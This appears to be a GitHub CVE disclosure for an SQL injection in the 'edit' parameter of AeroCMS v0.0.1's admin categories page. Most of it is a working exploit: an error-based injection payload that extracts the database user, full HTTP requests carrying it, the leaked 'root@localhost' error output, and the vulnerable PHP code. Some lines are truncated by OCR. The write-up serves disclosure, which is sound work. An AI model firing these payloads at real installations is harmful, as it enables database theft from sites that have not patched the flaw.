rdyx0 / **CVE** Public

Code Issues Pull requests Actions Projects Security Insights

master

CVE / AeroCMS / AeroCMS-v0.0.1-SQLi / update_categories_sql_injection / **update_categories_sql_injection.md**

slsys0 commit update_categories_sql_injection/ file **History**

0 contributors


63 lines (43 sloc) 2.22 KB

update_categories_sql_injection

Step to Reproduct

Login to admin panel -> `Categories` -> Edit.The `edit` parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.

Exploit



http://localhost/AeroCMS-0.0.1/admin/categories.php?edit=1209

Welcome to the Admin Panel, admin!

Add Category

Category

Add Category


Edit Category

1

Update Category

ID	Category Title		
1209	1	Delete	Edit

Query out the current user



```
GET /AeroCMS-0.0.1/admin/categories.php?edit=
1+OR+(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+(ELT(4460%3d4
460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+GR
OUP+BY+x)a) HTTP/1.1
Host: localhost
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
```


```
order='1' cellspacing='0' cellpadding='1'>

>
r: #fce94f; font-size: x-large;'>( ! )</span>
icate entry '`root@localhost`1' for key '&amp;lt;group_key&amp;gt;' in
```

Vulnerable Code

```
AeroCMS-0.0.1\admin\categories.php
AeroCMS-0.0.1\admin\includes\update_categories.php
```


The edit parameter is passed in the GET mode and brought into the mysql_query() function without filtering



```
<?php
    // Including update_categories.php file here
    if(isset($_GET['edit']))   $_GET: {edit => "1 OR (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
    {
        $cat_id = $_GET['edit'];   $cat_id: "1 OR (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLU

        include("includes/update_categories.php");
    }

?>
```



```
<?php
// Catching GET request for updating categories
    if (isset($_GET['edit']))   $_GET: {edit => "1 OR (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATIO
    {
        $the_edit_id = mysqli_real_escape_string($connection, trim($_GET['edit']));   $connection: {affected_rows => -1, client_info => "mysqlnd 5.0.12-dev - 20150407 - $Id:

        $query = "SELECT * FROM categories WHERE cat_id = {$the_edit_id}";   $query: "SELECT * FROM categories WHERE cat_id = 1 OR (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0
        $result = mysqli_query($connection, $query);
"SELECT * FROM categories WHERE cat_id = 1 OR (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"
        {
            $cat_id = $row['cat_id'];   $cat_id: "1 OR (SELECT 4460 FROM(SELECT COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x FROM INFORMATIO
            $cat_title = $row['cat_title'];
?>
```

POC

- `Injection Point`

```
edit=1+OR+(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+
(ELT(4460%3d4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
```

- `Request`

```
GET /AeroCMS-0.0.1/admin/categories.php?edit=1+OR+
(SELECT+4460+FROM(SELECT+COUNT(*),CONCAT(0x7e,(SELECT+
(ELT(4460%3d4460,user()))),0x7e,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+G
 HTTP/1.1
Host: localhost
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/AeroCMS-0.0.1/admin/categories.php?edit=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=fqkp2e6i3ovd3p117cgt28snqf
Connection: close
```

SQL query statements

```
"SELECT * FROM categories WHERE cat_id = 1 OR (SELECT 4460 FROM(SELECT
COUNT(*),CONCAT(0x7e,(SELECT (ELT(4460=4460,user()))),0x7e,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"
```